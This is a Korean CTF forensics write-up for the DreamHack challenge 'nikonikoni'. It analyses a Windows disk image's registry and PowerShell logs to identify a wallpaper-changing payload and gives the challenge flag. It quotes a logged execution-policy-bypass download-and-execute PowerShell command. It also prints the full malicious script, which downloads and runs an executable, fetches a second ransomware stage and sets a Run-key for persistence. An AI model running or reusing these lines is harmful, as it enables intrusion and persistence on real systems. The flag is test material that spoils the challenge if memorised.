

Write-up: nikonikoni (level1)

<https://dreamhack.io/wargame/challenges/1327>

[1. Challenge Info](#)

[2. Problem Description](#)

[3. Provided Files](#)

[4. Tools Used](#)

[5. Analysis Steps](#)

[5.1 디스크 이미지 마운트](#)

[5.2 B: 배경화면 이미지 파일 이름 확인](#)

[5.3 A: 배경화면을 변경하는 프로그램 확인](#)

[5.4 C: 악성 스크립트 실행 시간 확인](#)

[5.5 최종 정보 정리](#)

[6. Flag](#)

1. Challenge Info

- **Challenge Name:** nikonikoni
- **Category:** Forensics
- **Difficulty Level:** Level 1
- **Platform:** DreamHack Wargame
- **Objective:**

고객의 해킹 사고를 분석해 배경화면을 변경하는 프로그램의 이름, 배경화면 이미지 파일 이름, 악성 스크립트 실행 시간을 분석하여 플래그를 완성하라.

플래그 형식: **DH{A_B_C}**

- A: 배경화면을 변경하는 프로그램의 이름 (경로 제외, 확장자 제외, PC에 저장된 이름 기준)
- B: 배경화면 이미지 파일 이름 (경로 제외, 확장자 제외, PC에 저장된 이름 기준)
- C: 악성 스크립트 실행 시간 (Unix Timestamp, seconds 단위)

2. Problem Description

“당신은 고객에게서 해킹 사고를 분석해달라는 의뢰를 받았습니다.

의뢰 내용은, 갑자기 자신의 컴퓨터 배경화면이 애니메이션 캐릭터로 바뀌었다는 것이었습니다!

주어진 이미지의 이벤트 로그를 분석하여, 해당 PC에서 실행된 악성코드에 대해 분석해주세요.”

- 제공된 디스크 이미지: `DiskImage02.E01`
- 이 파일은 `boot_time`, `chrome_artifacts` 문제와 동일

3. Provided Files

- `DiskImage02.E01` (Windows 시스템의 디스크 이미지 파일, E01 포맷)


4. Tools Used

Tool	Version
FTK Imager	v4.7.8.31
RegistryExplorer	v2.1.0
EvtxECmd	v1.5.1
이벤트 뷰어	v1.0

5. Analysis Steps

5.1 디스크 이미지 마운트

- 도구: FTK Imager
- 제공된 `DiskImage02.E01` 파일을 FTK Imager로 열기
- victim 유저의 NTUSER.DAT 레지스트리 하이브 파일 추출
 - 경로: `C:\Users\victim\NTUSER.DAT`




5.2 B: 배경화면 이미지 파일 이름 확인

- 도구: RegistryExplorer
- 추출한 `NTUSER.DAT` 하이브를 Registry Explorer로 열기
- 경로: `HKEY_CURRENT_USER\Control Panel\Desktop`
- Desktop 키를 확인해 Wallpaper 값의 데이터(data) 부분에서 배경화면 이미지 파일 이름을 확인


TileWallpaper	RegSz	0	
Wallpaper	RegSz	C:\Wani.jpg	77-00-65-00-62-00-5C-00-77-00-61-00-6C-00-6C-00-70-00-6...
WallpaperOriginX	RegDword	0	

- 도구: FTK Imager
- 경로: `C:\ani.jpg`
- 배경화면 이미지 파일 이름: `ani`



5.3 A: 배경화면을 변경하는 프로그램 확인

- 도구: FTK Imager
- Windows PowerShell 실행 로그를 확인하기 위해 이벤트 로그 추출
 - 경로: `C:\Windows\System32\winevt\Logs\Windows PowerShell.evtx`



- Windows PowerShell.evtx를 csv로 변환
 - PowerShell 이벤트를 CSV로 변환하여 실행 시각, 명령어, EventID 등을 빠르게 분석하기 위함

명령어:

```
.\EvtxECmd.exe -f ".\Windows PowerShell.evtx" --csv ".\"
```



- PowerShell을 Execution Policy Bypass로 실행해 인터넷에서 **malware.ps1** 스크립트를 다운로드 및 실행한 흔적 발견

```
{
  "EventData": {
    "Data": {
      "Registry, Started, WtProviderName=RegistryWnWtNewProviderState=StartedWnWn
      WtSequenceNumber=1WnWnWtHostName=ConsoleHostWnWtHostVersion=5.1.19041.3930WnWtHostId=a7a589b2-
      acc6-427b-95be-1169b23ea4a6WnWtHostApplication=powershell.exe -exec bypass -C IEX (New-Object
      Net.WebClient).DownloadString('https://raw.githubusercontent.com/esby97/powershell_malware/master/malware.ps1');Wn
      WtEngineVersion=WnWtRunspaceId=WnWtPipelineId=WnWtCommandName=WnWtCommandType=WnWtScriptName=Wn
      WtCommandPath=WnWtCommandLine=", "Binary":""}}
  }
}
```

- 링크에 접속하여 확인:

https://raw.githubusercontent.com/esby97/powershell_malware/master/malware.ps1

- 해당 PowerShell 스크립트에서는 **SetWallpaper.exe** 를 **merong.exe** 로 다운로드한 뒤 실행하여 배경화면을 변경하고, **ani.jpg** 파일을 다운로드하여 배경화면 이미지로 설정하는 동작이 포함되어 있음을 확인
- 배경화면을 변경하는 프로그램의 이름: **merong**
- 배경화면 이미지 파일 이름: **ani**

```

# First shit

write-host "hello I'm hacker. And I need some money`n";
write-host "1. Wallpaper Change.`n`n";

(New-Object System.Net.WebClient).DownloadFile('https://raw.githubusercontent.com/esby97/dakuo_powershell/master/SetWallpaper.exe', 'C:\#merong.exe');
(New-Object System.Net.WebClient).DownloadFile('https://i.imgur.com/Rj6EkyZ.jpg', 'C:\#ani.jpg');
Start-Process "C:\#merong.exe" "C:\#ani.jpg";

# Second shit

write-host "2. Powershell Ransomware.`n`n";

IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/esby97/powershell_malware/master/malware2.ps1');

# Third shit

write-host "3. Set Registry Run Key.`n`n";

$origin_path = "$env:USERPROFILE\Desktop#README.lnk";
$new_path = "$env:TEMP#super_secret.lnk";

Copy-Item -Path $origin_path -Destination $new_path
$registry_run_key = "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"

New-ItemProperty -Path $registry_run_key -Name Malware -PropertyType String -Value $new_path

write-host "`n`nFinished!!`n`n";

```

5.4 C: 악성 스크립트 실행 시간 확인

- CSV 파일에서 실행 시간 확인:
 - 악성 스크립트 실행 시간: 2024-04-06 3:26:46 PM

C66

- 도구: 이벤트 뷰어
- 이벤트 뷰어에서 Windows PowerShell 로그를 확인한 결과, CSV 파일과 다른 실행 시간이 확인됨
 - 악성 스크립트 실행 시간: 2024-04-07 오전 12:26:45

Windows PowerShell 이벤트 수: 73

수준	날짜 및 시간	원본	이벤트 ...	작업 범주
정보	2024-04-07 오전 12:27:11	PowerShell (Pow...	800	파이프라인 실행 ...
정보	2024-04-07 오전 12:26:49	PowerShell (Pow...	800	파이프라인 실행 ...
정보	2024-04-07 오전 12:26:45	PowerShell (Pow...	400	엔진 수명 주기
정보	2024-04-07 오전 12:26:45	PowerShell (Pow...	600	공급자 수명 주기
정보	2024-04-07 오전 12:26:45	PowerShell (Pow...	600	공급자 수명 주기
정보	2024-04-07 오전 12:26:45	PowerShell (Pow...	600	공급자 수명 주기

이벤트 600, PowerShell (PowerShell)

일반 자세히

HostApplication=powershell.exe -exec bypass -C IEX (New-Object Net.WebClient).DownloadString ('https://raw.githubusercontent.com/esby97/powershell-malware/master/malware.ps1');

로그 이름(M): Windows PowerShell

원본(S): PowerShell (PowerShell) **로그된 날짜(D): 2024-04-07 오전 12:26:45**

이벤트 ID(E): 600 작업 범주(Y): 공급자 수명 주기

수준(L): 정보 키워드(K): 클래식

사용자(U): 해당 없음 컴퓨터(R): DESKTOP-JIC1U1P

Opcode(O): 정보

- CSV 파일과 이벤트 뷰어에서 악성 스크립트 실행 시간이 서로 다르게 확인되었음. 정확한 값을 빠르게 확인하기 위해, 두 시간 모두 플래그에 적용해 제출해보았으며, 이 중 문제가 요구하는 정답 값으로 인정되는 시간으로 확정.
- 최종적으로 악성 스크립트 실행 시간(C)은 `2024-04-07 00:26:45 (KST)` 이며, 이를 Unix Timestamp로 변환하여 사용

5.5 최종 정보 정리

- 배경화면을 변경하는 프로그램의 이름: `merong`
- 배경화면 이미지 파일 이름: `ani`
- 악성 스크립트 실행 시간: `1712417205`

6. Flag


DH{merong_ani_1712417205}

축하합니다!

1 LEVEL 1 nikonikoni
문제를 해결했습니다.

대단해요. 문제를 어떻게 해결하셨나요?
풀이를 작성하면 포인트까지 받을 수 있어요.

괜찮아요

 풀이 작성하기